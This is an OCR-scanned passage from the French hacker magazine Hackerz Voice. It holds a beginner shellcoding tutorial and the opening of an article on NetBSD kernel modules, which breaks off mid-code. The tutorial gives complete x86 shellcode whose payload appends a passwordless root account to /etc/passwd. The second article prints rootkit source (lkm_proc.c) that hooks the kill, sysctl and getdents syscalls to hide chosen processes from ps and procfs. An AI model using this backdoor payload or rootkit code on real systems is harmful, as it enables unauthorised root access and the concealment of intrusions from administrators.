(c'est le tunneling). Rappelez-vous quand même que sur un réseau local, cela ne garantit pas à 100% la connexion. Pour conclure, vous aurez sûrement remarqué que le script est opérationnel mais que certaines fonctions ne sont utilisées qu'une seule fois. C'est pour servir de base à vos développements futurs, ou à un prochain article.

L'Abbé

Greetz to Mr Romain et Fred (t'es vraiment qu'un gros gay par rapport à ton frère. Je l'ai toujours su)


BIBLIO :
Le TCP/IP de chez CapusPress

Le 12 octobre tout change...

Join

the HACKADEMY JOURNAL

3 €



EN VENTE CHEZ VOTRE MARCHAND DE JOURNAUX

SHELLCODING METHOD FOR ALL

L'objectif de cet article est de fournir aux débutants une bonne introduction sur la façon d'appréhender le shellcoding, et surtout de comprendre son utilisation. Normalement, vous devriez être capable de réaliser vos propres codes à la fin de celui-ci. Bonne initiation à tous !


NIVEAU NEWBIE ET WILD

Suite à l'article de Pr1on et celui de - HeXoR - paru dans le manuel 6, je me suis dit : " Mais comment les newbies vont comprendre ? ". Certes, ces deux articles sont très bien faits, mais ils restent toutefois difficiles pour des débutants encore inexpérimentés dans le domaine. Dans cet article, je vais essayer de faire une approche des shellcodes plus basiques et plus orientés débutants. Je vais aussi vous expliquer une méthode pour créer vos propres shellcodes. Nous terminerons par la réalisation d'un petit shellcode fonctionnel. On considèrera que l'on travaille sur une machine Linux d'architecture x86, car il faut savoir que les shellcodes ne sont pas portables, du fait que beaucoup de choses diffèrent d'un OS à un autre, si ce n'est rien que les appels-systèmes (ou syscalls) et inutile de parler des différences d'une architecture à une autre !

Dans les grandes lignes, un shellcode est un petit code exprimé directement sous forme exécutable. Notre shellcode intervient dans le cadre de programmes buggés, qui permettent de modifier le cours d'exécution de celui-ci pour lui faire exécuter un code placé en mémoire. Pour plus de précisions sur le domaine d'application des shellcodes, reportez-vous aux articles sur les Buffers Overflows. Avant de comprendre la façon dont nous allons réaliser nos shellcodes, il faut savoir une chose : lorsque l'on programme, en C, par exemple, le compilateur va gérer toutes nos fonctions et les transformer sous la forme d'appels systèmes. Petit exemple avec l'éternel Hello World ;) :

```
int main()
{
     printf("Hello World !\n");
}
```

Nous avons fait appel à la fonction printf définie dans la bibliothèque standard d'E/S. Bon, et bien, voyons quel est l'appel system correspondant. Pour cela, nous utilisons la commander strace qui liste les syscalls utilisées dans un programme. Nous l'utiliserons comme ceci :



```
[Redils@HZV]$ strace ./exemple1
..............
write(1, "Hello World !\n", 14Hello World !
)             =14
..............
```

Bon, ben voilà, on sait quel est le syscall utilisé. Le syscall correspondant est donc write. Comme pour tout syscall, il y a la fonction C correspondante. Regardons de quoi elle a l'air (un petit man de write) : ssize_t write(int fd, const void *buf, size_t count); Ok, alors cette fonction prend en paramètre un descripteur, un pointeur sur un buffer et le nombre d'octets à écrire. Elle renvoie alors le nombre d'octets écrits. Bien, alors l'appel system : write(1, "Hello World !\n", 14) va écrire 14 octets de "Hello World !\n"(la totalité) dans le descripteur 1 (la sortie standard.). Maintenant, recréons notre programme de test, mais avec l'appel system cette fois-ci :

```
int main()
{
     write(1,"Hello World !\n",14);
}
```

Bingo, on a bien le même effet ! Bon, un petit peu d'assembleur maintenant. Tout d'abord, il faut savoir que l'assembleur fonctionne comme le C (en principe c'est l'inverse ;p). En fait, on va placer nos paramètres et appeler la fonction. Facile. On va donc se contenter de placer nos arguments dans les registres en commençant par le 2ème, à savoir EBX. Donc, par exemple, pour notre write(1,"Hello World !\n",14), nous allons procéder comme ceci :

```
Mettre l'argument 1 dans EBX :  1 -> %ebx
Mettre l'argument 2 dans ECX :  @"Hello World !\n"
-> %ecx (@ représente l'adresse de la chaîne).
Mettre l'argument 3 dans EDX : 14 -> %edx
```

Pourquoi ne pas avoir utilisé eax, me direz-vous. Et bien, tout simplement parce que celui-ci va contenir le numéro de l'appel system (ici write). Car tous les syscalls (appels systemes) portent un numéro. Pour connaître le numéro correspondant :

```
[Redils@HZV]$ more /usr/include/asm/unistd.h
.........................
#define __NR_write                4
.........................
```

Ok ! On sait maintenant que le numéro de syscall de write est le 4. Donc, plus qu'à le mettre dans %eax. Mettre le numéro de syscall dans EAX : 4 -> %eax. Plus qu'à passer la main au kernel pour qu'il gère le reste. Cela se réalise par le code assembleur : int $0x80. Le kernell va alors consulter EAX pour savoir quel est le syscall sollicité, puis il va lire les arguments, exécuter la fonction et enfin, placer le registre EAX avec le résultat de l'exécution du syscall, c'est-à-dire que EAX contiendra la valeur de retour du syscall. Vous allez me dire, c'est bien beau tout ça, mais comment on récupère l'adresse d'une chaîne ?

TECHNIQUE 1 : Comme l'explique très bien Pr1on dans son article, on va utiliser une petite combine, celle du jump/call. L'utilisation d'un call dans un programme assembleur, par exemple, modifie l'exécution de celui-ci, or, après avoir appelé la fonction, il a besoin de savoir où il en était. Pour cela, il va placer sur la pile l'adresse de la prochaine instruction à exécuter. L'adresse de l'instruction en cours est donnée par le registre %eip (extended instruction pointeur). Donc, l'appel de call va mettre en haut de la pile l'adresse de la prochaine instruction à exécuter après le retour de la fonction appelée. L'astuce consiste alors à remplacer l'instruction par notre chaîne pour en récupérer l'adresse. Donc, pour résumer, à chaque fois que nous aurons besoin de l'adresse du chaîne, nous procèderons comme suit :

```
jmp x
..........
call -(x+4)
chaîne
```

où x correspond au nombre d'octets séparant jmp de call. On compte comme ceci :

```
jmp x
-> On compte le nombre d'octets situés entre les deux
instructions.
call -(x+4)
chaîne
```

Pourquoi fait-on un call -(x+4) ? Et bien, tout sim-

plement parce qu'on a besoin de revenir à l'instruction juste après le jmp x et que l'on doit sauter par-dessus l'instruction call qui occupe 5 octets. Donc, on en déduit que l'on doit remonter de x(les octets séparants jmp de call)+5(la taille de l'instruction call)-1(l'instruction juste après le jmp). On saute en négatif (-(x+4)) car l'on doit remonter dans notre bout de code, on saute vers le haut, contrairement à jmp où l'on saute vers le bas. Et bien, avec ça, on a l'adresse de notre chaîne sur la pile. Il ne reste plus qu'à la récupérer avec un petit pop. Profitons-en pour corriger une petite erreur survenue dans l'article de Prlon. A la page 48, en bas de la deuxième colonne, on peut voir écrit :

```
"\xe8\xde\xff\xff\xff"      //call -0xde
```

Il faut évidemment comprendre :

```
"\xe8\xde\xff\xff\xff"      //call -0x21
```

Technique 2 : La deuxième technique consiste à pusher les morceaux de la chaîne sur la pile et à récupérer l'adresse du pointeur de pile (%esp). Donc, admettons que l'on souhaite récupérer la chaîne /bin/sh. Sur la pile, on ne pousse que des mots de 4 octets. Donc, on poussera /sh, puis /bin, pour avoir une pile ressemblant à ça : /bin /sh. La technique consiste alors à récupérer %esp (le pointeur de pile). Nous aurons alors bien l'adresse d'une chaîne contenant /bin/sh. Le problème c'est que là, on a 7 octets à placer dans 2 mots de 4, soit dans 8. Alors, il va falloir s'arranger pour que notre chaîne soit un multiple de 4 octets. Ainsi, par exemple, au lieu de /bin/sh (7 octets), nous placerons /bin//sh (8 octets). On récupère les équivalents ASCII des caractères qui composent notre chaîne :

```
/ => x2F
b => x62
i => x69
n => x6E
/ => x2F
/ => x2F
s => x73
h => x68
```

Nous devons nous débrouiller pour placer ça correctement dans la pile pour récupérer notre pointeur. On devra donc placer les codes Ascii à l'envers, de manière à ce que le %esp (On rappelle qu'il pointe sur le dernier élément de la pile.). Donc, on pushera comme ceci :

```
pushl  0x68732F2F   // On met tout d'abord hs//
pushl  0x6E69622F   // On met ensuite nib/
```

Au final, on a bien notre /bin//sh dans la pile ;). A cet instant, le pointeur sur notre chaîne est dans %esp, on n'a plus qu'à le récupérer par un mov quelconque. Le seul problème, c'est que notre chaîne doit se terminer par un \0, le caractère null de fin des chaînes. On commencera donc avant toute chose de faire un push 0, mais rappelons-nous qu'il ne faut pas de caractères null. On verra donc, à l'aide des techniques vues précédemment, que l'on pourra utiliser un petit :

```
xorl   %eax, %eax
pushl %eax
```

Et le tour est joué !

On aura bien notre pointeur dans %esp sur une chaîne de caractères.

Conclusion : on a vu deux techniques pour récupérer l'adresse d'une chaîne de caractères. C'est à vous de voir laquelle est la plus adaptée. La première sera certainement plus adaptée lors de la manipulation de longues chaînes de caractères, alors que la seconde sera plus utile pour la manipulation de petites chaînes, c'est une question d'optimisation. L'inconvénient de la première reste tout de même de devoir recalculer les adresses des jumps et calls lors de la modification éventuelle de notre shellcode.

Bon, de quoi avons-nous besoin encore ?? Réponse : rien ! Et oui, nous avons maintenant tous les éléments, on sait récupérer l'adresse d'une chaîne, on sait exécuter un appel system. Donc, l'architecture de notre bout de code sera toujours la même :

```
xorl %eax,%eax ->> On place successivement tous nos
                   registres à 0.
xorl %ebx,%ebx ->> Pour s'assurer qu'ils soient
                   tous bien nuls.
xorl %ecx,%ecx
```

```
xorl %edx,%edx
mov numeroSyscall, %eax
mov arg1, %ebx
mov arg2, %ecx
mov arg3, %edx
int $0x80
où arg1, arg2, arg3 sont les arguments de notre
syscall.
```

Voilà, c'est pas compliqué :). On placera tous les call/chaîne si besoin est, à la fin de notre shellcode. Et pour récupérer l'adresse d'une chaîne, on utilisera la petite astuce vue précédemment. Il ne reste plus qu'à réaliser un enchaînement d'appel system sous cette forme pour réaliser un beau shellcode. On place généralement un appel system à exit pour que notre code s'arrête proprement. Prenons notre fameux " Hello World !" et essayons de le matérialiser en assembleur. Rappelons que les paramètres sont le descripteur en l'occurrence 1 pour notre sortie standard, l'adresse du buffer en l'occurrence l'adresse de "Hello World !\n" et le nombre d'octets à écrire (en l'occurrence 14, soit la taille de la chaîne). Donc, notre shellcode ressemblera à ça :

```
xorl %eax,%eax
xorl %ebx,%ebx
xorl %ecx,%ecx
xorl %edx,%edx
movb $0x4,%al  <- On met le syscall
movb $0x1,%bl  <- On met l'argument 1  (1)
jmp $0x5       <- On saute 4 octets plus bas
popl %ecx      <- On récupère l'argument 2 dans
%ecx (l'adresse de la chaîne)
movb $0xe,%dl  <- On met l'argument 3  (14)
int $0x80      <- On fait l'appel system
call -0x9      <- On resaute 8 octets plus hauts
"Hello World !\n"   <- Notre chaîne
```

Il faut noter que nous plaçons à chaque fois dans les registres juste la quantité de données dont nous avons besoin. C'est-à-dire que l'on utilisera movb pour placer des paramètres entiers inférieurs à 255 dans un registre low (%al par exemple), et movw ou movl pour les autres.

A noter que les adresses sont toujours des long, donc on utilisera toujours " popl " pour pop long lors de la récupération d'une adresse. Bon, alors on va mettre en place notre shellcode comme ceci :

```
int main()
{
  asm("
test1:
xorl %eax,%eax
xorl %ebx,%ebx
xorl %ecx,%ecx
xorl %edx,%edx
movb $0x4,%al
movb $0x1,%bl
jmp chaine
test2:
popl %ecx
movb $0xe,%dl
int $0x80

chaine:
call test2
.string \"Hello World !\n\"
      ");
}
```

C'est-à-dire qu'on a changé nos adresses de call et jump relatives en étiquettes. On agit ainsi de façon à pouvoir voir notre code en hexa. Mais tout d'abord, on compile : `[Redils@HZV]$ gcc -o example3 example3.c`

Pour obtenir notre shellcode, il nous faut des nombres hexas sous la forme \xXX. Pour arriver à ce résultat, nous utiliserons la commande objdump avec comme option disassemble, comme ceci :

```
[Redils@HZV]$ objdump --disassemble example3
```

On retrouve donc nos fonctions avec le code hexa correspondant : `80483d3: 31 c0  xor  %eax,%eax`

Par exemple ici, on déduit que le xorl %eax,%eax est codé par 31 c0. Bon, on récupère tout ça pour obtenir la suite suivante :

```
31 c0          xor    %eax,%eax
```

```
31 db          xor    %ebx,%ebx
31 c9          xor    %ecx,%ecx
31 d2          xor    %edx,%edx
b0 04          mov    $0x4,%al
b3 01          mov    $0x1,%bl
eb 05          jmp    $0x5
59             pop    %ecx
b2 0e          mov    $0xe,%dl
cd 80          int    $0x80
e8 f6 ff ff ff call   -$0x9
48 65 6c 6c 6f 20 57 6f 72 6c 64 20 21 0a 00
H  e  l  l  o     W  o  r  l  d     !  \n \0
```

Voilà, notre shellcode tout beau tout neuf ! Donc, après l'avoir écrit joliment, on obtient :

```
char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\xeb\x05\
x59\xb2\x0e\xcd\x80\xe8\xf6\xff\xff\xff""Hello World !\n";
```

C'est testé et approuvé ! Cela dit, si l'effet désiré est bien obtenu, on peut constater que le programme ne s'arrête pas. Cela est dû au fait que l'on n'ait pas rajouté de syscall exit. Voilà un petit programme pour vérifier vos shellcodes :

```
char codeshell[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\xeb\x05\
x59\xb2\x0e\xcd\x80\xe8\xf6\xff\xff\xff""Hello World !\n";

int main()
{
  int *ret;
  *((int *)&ret+2)=(int)codeshell;
}
```

Qui a pour effet de remplacer le %eip par l'adresse de notre shellcode. Et donc d'exécuter celui-ci. Voilà, nous avons toutes les cartes nécessaires pour créer nos shellcode. Récapitulons la méthode :

1. Ecrire le programme en C.
2. Retrouver les appels systèmes.
3. Réécrire le programme en C en utilisant uniquement des appels systèmes et en remplaçant les constantes par leurs valeurs.
4. Ecrire le programme correspondant en assembleur.
5. Dumper le fichier et récupérer les codes hexas.

Bon, voyons maintenant un exemple de shellcode en utilisant cette méthode. Nous allons essayer de faire un shellcode ajoutant la ligne : `Redils::0:0:Redils:/root:/bin/bash.` Dans le fichier /etc/passwd d'une machine donnée. Si certains ne comprennent pas quel est le but, sachez que cet ajout permet de se logguer sous Redils, sans mot de pass, avec les droits root. Bien, reprenons notre méthode étape par étape.

1 - ECRIRE LE PROGRAMME EN C :

```
-----------prog.c-----------
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

int main()
{
  int fd;
  char
ligne[]="Redils::0:0:Redils:/root:/bin/bash";
  fd=open("/etc/passwd",O_WRONLY |  O_APPEND);
  write(fd,ligne,sizeof(ligne));
  exit(0);
}
-------------------------------
[Redils@HZV]$ gcc -o prog prog.c
```

Si on le lance, ça marche pas ! Normal, il faut être root pour pouvoir modifier le fichier passwd. Alors essayez-le en root.

2 - RETROUVER LES APPELS SYSTEMES :

```
[Redils@HZV]$ strace ./prog
.............................
open("/etc/passwd", O_WRONLY | O_APPEND) = 3
write(3, "Redils::0:0:Redils:/root:/bin/bas"..., 35) = 35
_exit(0) = ?
```

Ok, nous identifions donc 3 appels systèmes, successivement : open, write et _exit.

3 - RÉÉCRIRE LE PROGRAMME EN C en utilisant uniquement

des appels systèmes et en remplaçant les constantes par leurs valeurs. Tout d'abord, les constantes. Nous distinguons deux constantes, à savoir : O_WRONLY et O_APPEND. Après une brève recherche sur la valeur de ces constantes, par exemple un simple : printf("%d",CONSTANTE) nous permet de récupérer la valeur de CONSTANTE. Nous en déduisons rapidement que la première constante vaut 1 et la seconde 1024. Un petit OU logique nous permet de déterminer que O_WRONLY | O_APPEND vaut en réalité 1025. On s'aperçoit aussi que la taille de notre ligne fait 36 octets, on remplace donc le sizeof par la valeur 36. Nous réécrivons alos le programme en C :

```
----------prog2.c----------
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

int main()
{
  int fd;
  fd=open("/etc/passwd",1025);

write(fd,"Redils::0:0:Redils:/root:/bin/bash",35);
  _exit(0);
}
------------------------------
```

Ok, parfait, notre code est maintenant composé uniquement d'appels systèmes.

4 - Ecrire le programme correspondant en assembleur. Sûrement la partie la plus délicate, mais nous procèderons comme expliqué plus haut. Récapitulons, nous avons les appels systèmes open, write et exit et nous avons tous leurs paramètres ! Parfait ;)

```
----------progASM.c----------
int main()
{
  asm("
jmp lol1
routine1:
xorl %eax,%eax // On met %eax à 0
xorl %ebx,%ebx // On met %ebx à 0
xorl %ecx,%ecx // On met %ecx à 0
movb $0x5,%al  // On met l'appel system
                  correspondant à open dans %eax
                  (5)
popl %ebx // On récupère l'adresse de
             "/etc/passwd" dans %ebx comme vu
             précédemment
movw $0x401,%cx // On met le troisième paramètre
                   dans %ecx (1025=0x401)
int $0x80       // On fait notre appel système
xorl %ebx,%ebx // On remet %ebx à 0
movl %eax,%ebx // On récupère le fd contenu dans %eax après
                  le premier syscall et on le place dans
                  %ebx
jmp lol2
routine2:
xorl %ecx,%ecx // On met %ecx à 0
xorl %edx,%edx // On met %edx à 0
popl %ecx      // On récupère le 2e argument
xorl %eax,%eax // On remet %eax à 0
movb  $0x23,%dl     // On place le 3e argument (nbr
                       d'octets à écrire)
                       (35=0x23)
movb $0x4,%al  // On place le numéro du syscall
                  write dans %eax (4)
int $0x80      // On déclenche notre interruption
xorl %ebx,%ebx // On remet %ebx à 0
xorl %eax,%eax // On remet %eax à 0
movb $0x01,%al // On place le numéro de syscall de
exit
int $0x80      // On exécute l'appel system
lol2:
call routine2
.string \"Redils::0:0:Redils:/root:/bin/bash\"
lol1:
call routine1
.string \"/etc/passwd\"
     ");
}
------------------------------
```

On le compile et on l'exécute pour s'assurer que tout marche bien.

5 - DUMPER LE FICHIER ET RÉCUPÉRER LES CODES HEXAS. On en ressort le shellcode suivant :

```
char shellcode[]=

"\xeb\x54\x31\xc0\x31\xdb\x31\xc9\x5b\x66\xb9\x01\x04
"
"\xb0\x05\xcd\x80\x31\xdb\x89\xc3\xeb\x17\x31\xc9\x31
"
"\xd2\x59\x31\xc0\xb0\x04\xb2\x23\xcd\x80\x31\xdb\x89
"
"\xc3\xb3\x01\xb0\x01\xcd\x80\xe8\xe4\xff\xff\xff"
"\x0a""Redils::0:0:Redils:/root:/bin/bash""\xe8\xa
8\xff\xff\xff/etc/passwd";
```

On teste, bingo !! Ça marche ! Notre shellcode fonctionne. Voilà, c'est tout pour cette fois. Il est inutile de dire que ces shellcodes ne sont en rien optimisés, on pourrait gagner beaucoup de placé, mais ce n'est pas le thème de cet article. J'espère vous avoir appris quelque chose. Cette méthode fonctionne bien, me semble-t-il, et fournit des shellcodes propres. J'espère que les newbies y verront plus clair maintenant.

Slider

HACKERZ VOICE

La voix du pirate informatique

est une publication D.M.P.
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 98 23 50

Directeur de la publication : O. Spinelli
Directeur de la rédaction : FozZy
Rédacteur en chef : brotha
Collaborateurs : L'Abbé, Bipbip, Freddy, Johan M, Redils, Slider, Szyl

Maquette: 02PROD
Illustration de couverture: LECHATKITU
BD: Captain Cavern

Imprimé en France par Rotochampagne
Printed in France

voice@dmpfrance.com
abonnements@dmpfrance.com

NetBSD Loadable Kernel Modules :

CAMOUFLAGE DE PROCESS

Nous avons vu dans les articles précédents comment faire des lkms BSD classiques qui détournent les syscalls ou la table des devices. Cependant, nous avons laissé en suspens certains problèmes. Le premier est celui de cacher les process et les connexions réseau, ensuite il reste le problème du securelevel. Alors quelles sont les techniques que l'on peut utiliser pour bypasser les securelevels élevés ?

Au sommaire

Introduction

Dans cet article, je vais donc tout d'abord présenter les méthodes de fonctionnement de ps(1) et de netstat(1), la réprésentation des données dans le kernel, des idées pour les cacher et enfin les solutions que j'ai utilisées. Ensuite, je parlerai de différentes idées pour bypasser le kern.securelevel et réussir à loader nos lkms malgré tout.

1. Process

1.1 Comment fonctionne ps et top

Contrairement aux systèmes Linux et FreeBSD, OpenBSD n'utilise pas le filesystem proc. ps(1) passe par le syscall sysctl(3) qui permet de lire des variables du kernel. Son principe est simple, il va lire la liste des process dans le kernel via sysctl(3) puis affiche les informations relatives à chaque process. Cependant il utilise une librairie de lecture du kernel appelé kvm(3) (Kernel Data Access Library - libkvm). Il faudra donc détourner le syscall sysctl(3). Cependant, le filesystem proc existe sous NetBSD, il suffit de faire un 'mkdir proc && mount -t procfs proc proc' pour monter le filesystem proc et ainsi pouvoir lister les process par un simple ls. Il nous faudra donc aussi détourner le syscall getdents(2) pour cacher nos process.

1.2 Analyse du code de ps, kvm et __sysctl

Pour comprendre comment détourner la lecture de la liste des process, il m'a d'abord fallu analyser le code de ps(1) grace à [2]. Tout d'abord dans le fichier /usr/src/bin/ps/ps.c à la fonction main, on remarque un appel à getkinfo_kvm(), on va voir cette fonction (juste après main) et on remarque qu'il ne s'agit que d'un appel à kvm_getproc2() qui est une fonction de la lib kvm.

On ouvre donc les sources de la lib kvm [2], avec un grep on trouve rapidement la définition de kvm_getproc2(3) dans /usr/src/lib/libkvm/kvm_proc.c, cette fonction contient, en fonction des cas, un appel au syscall sysctl ou un appel à kvm_getprocs(3) (du même fichier). kvm_getprocs(3) fait également appel à sysctl(3).

Regardons un peu les arguments passés à sysctl(3) :

```
/usr/src/lib/libkvm/kvm_proc.c:kvm_getproc2
        if (ISSYSCTL(kd)) {
                size = 0;
                mib[0] = CTL_KERN;
                mib[1] = KERN_PROC2;
                mib[2] = op;
                mib[3] = arg;
                mib[4] = esize;
                mib[5] = 0;
                st = sysctl(mib, 6, NULL, &size,
NULL, 0);
                ...
        } else {
                ...
                kp = kvm_getprocs(kd, op, arg,
&nprocs);
                ...
/usr/src/lib/libkvm/kvm_proc.c:kvm_getprocs
```

NIVEAU ELITE

ET DE CONNEXIONS RÉSEAU

```
if (ISKMEM(kd)) {
        size = 0;
        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = op;
        mib[3] = arg;
```

On voit donc que le premier argument reçoit dans les deux cas CTL_KERN à l'indice 0 et KERN_PROC ou KERN_PROC2 à l'indice 1. Donc, allons voir les sources de ce syscall sysctl(3) dans /sys/kern/kern_sysctl.c [0]. Dans la fonction kern_sysctl(), on remarque ces trois lignes :

```
case KERN_PROC:
case KERN_PROC2:
        return (sysctl_doeproc(name,
namelen, oldp, oldlenp));
```

Donc, il ne nous reste plus qu'à analyser sysctl_doeproc() un peu plus loin dans le fichier. Cette fonction se contente de parcourir la liste des process et de rajouter les bons process dans le buffer avec les informations demandées.

1.3 Idées pour cacher les processes

La première idée qui nous viendrai en tête serait de supprimer purement et simplement le process de la liste des process, seulement ça ne marche pas ! N'oubliez pas que l'on agit sur le kernel, et si l'on supprime un process de la liste des process, il ne sera purement et simplement plus exécuté puisque le kernel ignorera son existence. Pour peu que ce soit le process en cours, on cour droit vers de sérieux problèmes.

La solution habituellement utilisées (en particulier dans [3]) est de détourné les données renvoyer après le syscall. Cette technique est longue et fastidieuse mais à l'avantage de marcher à coup sur.

Enfin, l'autre phrase importante que vous avez dû noter c'est "rajouter les bons process". Donc l'idée est de faire en sorte que notre process ne soit pas accceptés comme valable. Bien évidemment, il ne faut pas dire que le process est mort (vous courez à la catastrophe avec ça).

Il y a aussi le procfs qui pose problème, pour celui, deux solutions sont possible, la solution classique qui consiste à détourner sys_getdents (comme dans [5]), ou détourner carrément le procfs lui-même comme la technique décrite pour linux par palmers dans [6].

Enfin, noter que toute ces techniques ne cache pas d'outils comme kstat qui vont lire directement /dev/kmem (il faudrait faire un device hijacking sur /dev/kmem en plus pour être vraiment invisible).

1.4 Solution

1.4.1 Description de la solution

La solution adoptées est celle du hijacking de sys_getdirents pour le procfs et pour le sys___sysctl, on va exploité les process non-valables :). La technique dont je vais vous parler n'a jamais été publié à ma connaissance. J'ai regardé les sources du kernel OpenBSD de la release 3.1 et la technique doit également fonctionner (pas testé). Quand à FreeBSD, utilisant un code totalement différent, cette technique a peu de chance de marcher (à tester)

Bon, regardont d'abord un coup la fonction sysctl_doeproc() de /sys/kern/kern_sysctl.c [0], on remarque, pendant le traitement de la liste des process ces quelques lignes :

```
        for (p = LIST_FIRST(pd->pd_list); p !=
NULL; p = LIST_NEXT(p, p_list)) {
                /*
                 * Skip embryonic processes.
                 */
                if (p->p_stat == SIDL)
                        continue;
```

Remarquez bien le commentaire... Vous avez compris, on va tout simplement se faire passer pour un processus embryonnaire (comprenez, en chargement). L'avantage de cette technique est qu'elle est simple à mettre en oeuvre et rapide.

1.4.2 Implémentation

Avant tout, il nous faut marquer le process interessant à cacher ; pour cela, on utilise un flag en plus (comme les lkms du même type sous linux) pour le process qui rendra celui-ci invisible. On détournera comme précédemment une fonction du syscall kill par exemple pour ajouter ou enlever ce flag à un process.

Puis, on hijack le syscall getdents (note : ici on ne vérifie pas, bien que l'on devrait que l'on se trouve dans un filesystem procfs). Dans le syscall, on cache les répertoires dont le nom est le pid d'un process à cacher par la même méthode que pour cacher des fichiers.

Enfin, on hijack le syscall sysctl(3) : on parcours la liste des process et l'on met les process "marqué" par notre flag en status embryonnaire (pr->p_stat = SIDL). Bien sur il faut sauvegarder l'état du process, où peut-on mettre cet octet ? Tout simplement dans l'octet de padding qui suis pr->p_stat dans la structure proc (struct proc dans sys/proc.h [0]). Ensuite, on appel l'ancien syscall et enfin, on remet les process dans le bon état.

1.4.3 Le code

Le code du lkm :

```
[+ lkm_proc.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/queue.h>
#include <sys/proc.h>
#include <sys/syscall.h>
#include <sys/dirent.h>
#include <sys/sysctl.h>

struct sys_kill_args {
   int pid;
   int signum;
};
struct sys_getdents_args {
   int fd;
   char *buf;
   int count;
};
struct sys___sysctl_args {
   int *name;
   u_int namelen;
   void *old;
   size_t *oldlenp;
   void *new;
   size_t newlen;
};

/* constantes */
#define SIGINVISIBLE     69
#define SIGVISIBLE       70
#define P_INVISIBLE      0x10000000
#define MAX_HIJACK       1024

/* déclarations des fonctions */
int  our_kill(struct proc *p, void *v,
              register_t *retval);
int  (*old_kill)(struct proc *p, void *v,
                 register_t *retval);
int  our_getdirentries(struct proc *p, void *v,
                       register_t *retval);
int  (*old_getdirentries)(struct proc *p, void *v,
                          register_t *retval);
int  our_sysctl(struct proc *p, void *v,
                register_t *retval);
int  (*old_sysctl)(struct proc *p, void *v,
                   register_t *retval);
int  is_invisible(int);

int  my_atoi(char *);

/* déclaration du lkm */
MOD_MISC("lkm_proc");

/* nos fonctions */
/* cf man atoi */
int my_atoi(char *s)
{
  int r = 0;
  for(; (*s); s++)
  {
    if(((*s)<'0') || ((*s)>'9')) return -1;
    else r = r*10 + (*s) - '0';
  }
  return r;
}

/* vérifie que le process de pid pid est invisible */
int is_invisible(int pid)
{
  struct proc* p = (pfind(pid));
  if(p) return (p->p_flag & P_INVISIBLE);
  return 0;
}

/* cache un process recevant kill(SIGINVISIBLE)
 * décache un process recevant kill(SIGVISIBLE)
 */
int our_kill(struct proc *p, void *v,
             register_t *retval)
{
  struct sys_kill_args *args;
  struct proc* ourproc;

  args = (struct sys_kill_args*)v;

  ourproc = (pfind(args->pid));
  if((args->signum != SIGINVISIBLE) &&
     (args->signum != SIGVISIBLE))
    return old_kill(p,v,retval); /* Ancien syscall */
  else if(ourproc && (args->signum ==
                      SIGINVISIBLE)) /* SIGINVISIBLE */
    ourproc->p_flag |= P_INVISIBLE;
    /* Ajout du flag P_INVISIBLE */
  else if(ourproc)
    ourproc->p_flag &= ~(P_INVISIBLE);
   /* Suppression du flag P_INVISIBLE */
  *retval = -EINVAL;
  return -EINVAL;
}

/* Détournement de SYS__sysctl, process hiding */
int our_sysctl(struct proc *p, void *v,
               register_t *retval)
{
  struct sys___sysctl_args *args;
  int result;
  const struct proclist_desc *prd;
  struct proc *pr;

  args = (struct sys___sysctl_args*)v;

  if(args->name[0] == CTL_KERN) /* sysctl kernel */
    if((args->name[1] == KERN_PROC) ||
       (args->name[1] == KERN_PROC2))
    {
      prd = proclists;
      for(pr = LIST_FIRST(prd->pd_list); pr !=
NULL; pr = LIST_NEXT(pr, p_list))
        if((pr->p_flag & P_INVISIBLE))
        /* process à cacher ? */
    {
      pr->p_pad1[0] = pr->p_stat;
      /* notez l'astuce : sauvegarde dans un buf-
         fer de padding */
        pr->p_stat    = SIDL;
        /* faire croire qu'on est au stade
           embryonnaire */
```

```
    }
   }

  result = old_sysctl(p, v, retval);

  if(args->name[0] == CTL_KERN) /* sysctl kernel */
    if((args->name[1] == KERN_PROC) ||
       (args->name[1] == KERN_PROC2))
    {
      prd = proclists;
      for(pr = LIST_FIRST(prd->pd_list);
          pr != NULL;
          pr = LIST_NEXT(pr, p_list))
        if((pr->p_flag & P_INVISIBLE))
        /* process à cacher ? */
          pr->p_stat = pr->p_pad1[0];
          /* restaurer la valeur de p_stat */

    }

  return result;
}

/* Détournement de SYS_getdirentries pour ne pas
   lister les process */
int our_getdirentries(struct proc *p, void *v,
                      register_t *retval)
{
  struct sys_getdents_args *args;
  struct dirent* curdir;
  struct dirent* nextdir;
  int result, i, oldreclen;

  args = (struct sys_getdents_args*)v;
  result = old_getdirentries(p,v,retval);
  /* appel de l'ancien syscall */

  /* suppression des entrées correspondant à un
     pid invisible */
  if((result>=0) && ((*retval) > 0))
  {
    for(i=0; i<(*retval); i += curdir->d_reclen)
/* on parcours la liste */
    {
/* retournée */
